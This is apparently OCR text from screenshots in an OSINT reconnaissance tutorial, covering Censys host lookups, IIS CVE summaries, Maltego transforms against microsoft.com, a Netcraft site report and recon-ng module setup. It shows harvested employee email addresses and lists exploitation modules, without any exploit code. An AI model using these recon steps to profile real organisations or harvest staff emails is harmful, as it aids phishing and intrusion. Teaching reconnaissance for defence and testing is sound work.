

Vulnerabilities
Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.
CVE-2010-2730
Buffer overflow in Microsoft Internet Information Services (IIS) 7.5, when FastCGI is enabled, allows remote attackers to execute arbitrary code via crafted headers in a request, aka "Request Header Buffer Overflow Vulnerability."
CVE-2010-3972
Heap-based buffer overflow in the TELNET_STREAM_CONTEXT::OnSendData function in ftpsvc.dll in Microsoft FTP Service 7.0 and 7.5 for Internet Information Services (IIS) 7.0, and IIS 7.5, allows remote attackers to execute arbitrary code or cause a denial of service (daemon crash) via a crafted FTP command, aka "IIS FTP Service Heap Buffer Overrun Vulnerability." NOTE: some of these details are obtained from third party information.
CVE-2010-1899
Stack consumption vulnerability in the ASP implementation in Microsoft Internet Information Services (IIS) 5.1, 6.0, 7.0, and 7.5 allows remote attackers to cause a denial of service (daemon outage) via a crafted request, related to asp.dll, aka "IIS Repeated Parameter Request Denial of Service Vulnerability."



Register
Log In
censys
Hosts
Search an IP address, name, protoc
Search
Services: 2.8B
IPv4 Hosts: 235.3M
IPv6 Hosts: 152.6M
Virtual Hosts: 851.9M



censys
Hosts
1.1.1.1
Search
Register
Log In
1.1.1.1
As of: Aug 11, 2023 4:43pm UTC | Latest
Summary
Explore
History
WHOIS
Raw Data
Basic Information
Reverse DNS one.one.one.one
OS linux
Network CLOUDFLARENET (US)
Routing 1.1.1.0/24 via AS13335
Protocols 53/DNS, 80/HTTP, 443/HTTP, 443/UNKNOWN, 853/UNKNOWN, 2052/HTTP, 2053/UNKNOWN, 2082/HTTP, 2083/UNKNOWN, 2086/HTTP, 2087/UNKNOWN, 2095/HTTP, 2096/UNKNOWN, 8080/HTTP, 8443/UNKNOWN, 8880/HTTP
Labels file-sharing
San Francisco
34°03'07.9"N 118°14'3...
View larger map
Las Vegas
ARIZONA
San Diego
BAJA CALIFORNIA
Keyboard shortcuts
Map data ©2023 Google, INEGI
Terms of Use
53/DNS UDP
Observed Aug 10, 2023 at 11:41pm UTC
Details
VIEW ALL DATA
Server Type FORWARDING
Resolves Correctly True
R Code SUCCESS
Geographic Location
City Los Angeles
State California
Country United States (US)
Coordinates 34.0522, -118.2437
Timezone America/Los_Angeles
80/HTTP TCP
Observed Aug 11, 2023 at 4:43pm UTC
Software
VIEW ALL DATA
GO
CloudFlare Load Balancer



Summary
Explore
History
WHOIS
Raw Data
Key
Host
Certificate
Domain Name
1.1.1.1
98ce...d5a3
*.cloudflare-dns.com
1.0.0.1
162.159.36.1
162.159.46.1
one.one.one.one
cloudflare-dns.com



1
2
3
4
Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
A
• DNS Analysis
• IDS/IPS Identification
• Live Host Identification
• Network & Port Scanners
• OSINT Analysis
B
maltego
spiderfoot
spiderfoot-cli
theharvester
• Route Analysis



Product Selection
Product Selection
Please select how you want to use Maltego.
Please choose how you want to use Maltego:
Compare Products
Activate without Internet
Maltego One
Activate with key
Purchase
Maltego One is the new unified solution to access and activate Maltego plans for Professionals and Enterprises.
Maltego XL
Activate with key
Maltego eXtra Large is Maltego's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.
Maltego Classic
Activate with key
Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.
Maltego CE (Free)
Run
In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.
Maltego CaseFile (Free)
Run
In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.
Exit



Maltego Community Edition 4.4.1
Investigate
View
Entities
Collections
Transforms
Machines
Collaboration
Import | Export
Windows
Entity Palette
Search:
Groups
Infrastructure
AS
An internet Autonomous System (AS)
Banner
Banner
Netblock CIDR
CIDR representation of a Netblock
CPE
Common Platform Enumeration
CVE
Represent a Common Vulnerabilities
DNS Name
Domain Name System server name
Domain
An internet domain
IPv4 Address
An IP version 4 address
Run View
<No Selection>
Home
New Graph (2)
Layout
Freeze
View
Overview
Detail View
<No Selection>
Property View
Hub Transform In...
<No Hub Item Global Transform Inputs>



Entity Palette
Search:
Cryptocurrency
Devices
Events
Groups
Infrastructure
AS
An internet Autonomous Sy
Banner
Banner
Netblock CIDR
CIDR representation of a Ne
CPE
Common Platform Enumera
CVE
Represent a Common Vulne
DNS Name
Domain Name System serv
Domain
An internet domain
New Graph (1) *
Layout
Freeze
View
100%
maltego.com



Details
Summary
Attachments (0)
Notes
Properties (2)
microsoft.com
Domain
[maltego.Domain]
Google Me!
Wikipedia Me!
Notes
Domain Name
microsoft.com
More...
A
Use the + button to add images
B
OK
Cancel



Run Transforms
All Transforms
To Datetime [within Properties]
To DNS Name (interesting) [SecurityTrails]
To DNS Name - MX (mail server)
To DNS Name - NS (name server)
To DNS Name - SOA (Start of Authority)
To DNS Name - SPF (sender policy framework)
To DNS Name [Attempt zone transfer]
To DNS Name [Find common DNS names]
To DNS Name [SecurityTrails]
To DNS Name [Using Name Schema dictionary]
To DNSNames [within Properties]
To Domain (Find other TLDs) [WhoisXML]


microsoft.com
NS
ns1-39.azure-dns.com
NS
ns2-39.azure-dns.net
NS
ns3-39.azure-dns.org
NS
ns4-39.azure-dns.info


Run Transforms
All Transforms
To Datetime [within Properties]
To DNS Name (interesting) [SecurityTrails]
To DNS Name - MX (mail server)
To DNS Name - NS (name server)
To DNS Name - SOA (Start of Authority)
To DNS Name - SPF (sender policy framework)
To DNS Name [Attempt zone transfer]
To DNS Name [Find common DNS names]
To DNS Name [SecurityTrails]
To DNS Name [Using Name Schema dictionary]
To DNSNames [within Properties]
To Domain (Find other TLDs) [WhoisXML]


microsoft.com
MX
microsoft-com.mail.protection.o...
NS
ns1-39.azure-dns.com
NS
ns2-39.azure-dns.net
NS
ns3-39.azure-dns.org
NS
ns4-39.azure-dns.info


MX
microsoft-com.mail.protection.o..
104.47.
104.47.
40.93.
40.93.
40.93.
52.101.
40.93.


WWW
www.microsoft.com
23.50.
2600:1408:
2600:1408:
2600:1408:
2600:1408:
2600:1408:


microsoft.com
johnli@microsoft.com
elarsen@microsoft.com
karlwest@microsoft.com
secure@microsoft.com
b.gates@microsoft.com
gideony@microsoft.com
kristhom@microsoft.com
alexism@microsoft.com
jbekmann@microsoft.com
jwilkes@microsoft.com


What's that site running?
Find out the infrastructure and technologies used by any site using results from our internet data mining
https://www.microsoft.com
Example: https://www.netcraft.com
LOOK UP

Background

Site title	Microsoft – Cloud, Computers, Apps & Gaming	**Date first seen**	May 2004
Site rank	86	**Netcraft Risk Rating**	0/10
Description	Explore Microsoft products and services for your home or business. Shop Surface, Microsoft 365, Xbox, Windows, Azure, and more. Find downloads and get support.	**Primary language**	English

Network

Site	https://www.microsoft.com	**Domain**	microsoft.com
Netblock Owner	Akamai Technologies, Inc.	**Nameserver**	ns1-39.azure-dns.com
Hosting company	Akamai Technologies	**Domain registrar**	markmonitor.com
Hosting country	US	**Nameserver organisation**	whois.markmonitor.com
IPv4 address	104.97. (VirusTotal)	**Organisation**	Microsoft Corporation, One Microsoft Way,, Redmond, 98052, United States
IPv4 autonomous systems	AS16625	**DNS admin**	azuredns-hostmaster@microsoft.com
IPv6 address	2a02:26f0:	**Top Level Domain**	Commercial entities (.com)

SSL/TLS

Assurance	Organisation validation
Common name	www.microsoft.com
Organisation	Microsoft Corporation
State	WA
Country	US
Organisational unit	Not Present
Subject Alternative Name	wwwqa.microsoft.com, www.microsoft.com, staticview.microsoft.com, i.s-microsoft.com, microsoft.com, c.s-microsoft.com, privacy.microsoft.com
Validity period	From Oct 4 2022 to Sep 29 2023 (11 months, 3 weeks, 4 days)

Site Technology

Server-Side

Includes all the main technologies that Netcraft detects as running on the server such as PHP.

Technology	Description
Using ASP.NET	ASP.NET is running on the server
SSL	A cryptographic protocol providing communication security over the Internet

Client-Side

Includes all the main technologies that run on the browser (such as JavaScript and Adobe Flash).

Technology	Description
Asynchronous Javascript	*No description*
JavaScript	Widely-supported programming language commonly used to power client-side dynamic content on websites

```
[recon-ng][default] > marketplace install all
[*] Module installed: discovery/info_disclosure/cache_snoop
[*] Module installed: discovery/info_disclosure/interesting_files
[*] Module installed: exploitation/injection/command_injector
[*] Module installed: exploitation/injection/xpath_bruter
[*] Module installed: import/csv_file
[*] Module installed: import/list
[*] Module installed: import/masscan
[*] Module installed: import/nmap
[*] Module installed: recon/companies-contacts/bing_linkedin_cache
```

```
[*] Reloading modules ...
[!] 'google_api' key not set. pushpin module will likely fail at runtime. See 'keys add'.
[!] 'twitter_api' key not set. twitter_mentions module will likely fail at runtime. See 'keys add'.
[!] 'twitter_secret' key not set. twitter_mentions module will likely fail at runtime. See 'keys add'.
[!] 'namechk_api' key not set. namechk module will likely fail at runtime. See 'keys add'.
[!] 'twitter_api' key not set. twitter_mentioned module will likely fail at runtime. See 'keys add'.
[!] 'twitter_secret' key not set. twitter_mentioned module will likely fail at runtime. See 'keys add'.
```

```
[recon-ng][default] > keys list

  +-------------------------------------+
  |        Name         | Value |
  +-------------------------------------+
  | binaryedge_api      |       |
  | bing_api            |       |
  | builtwith_api       |       |
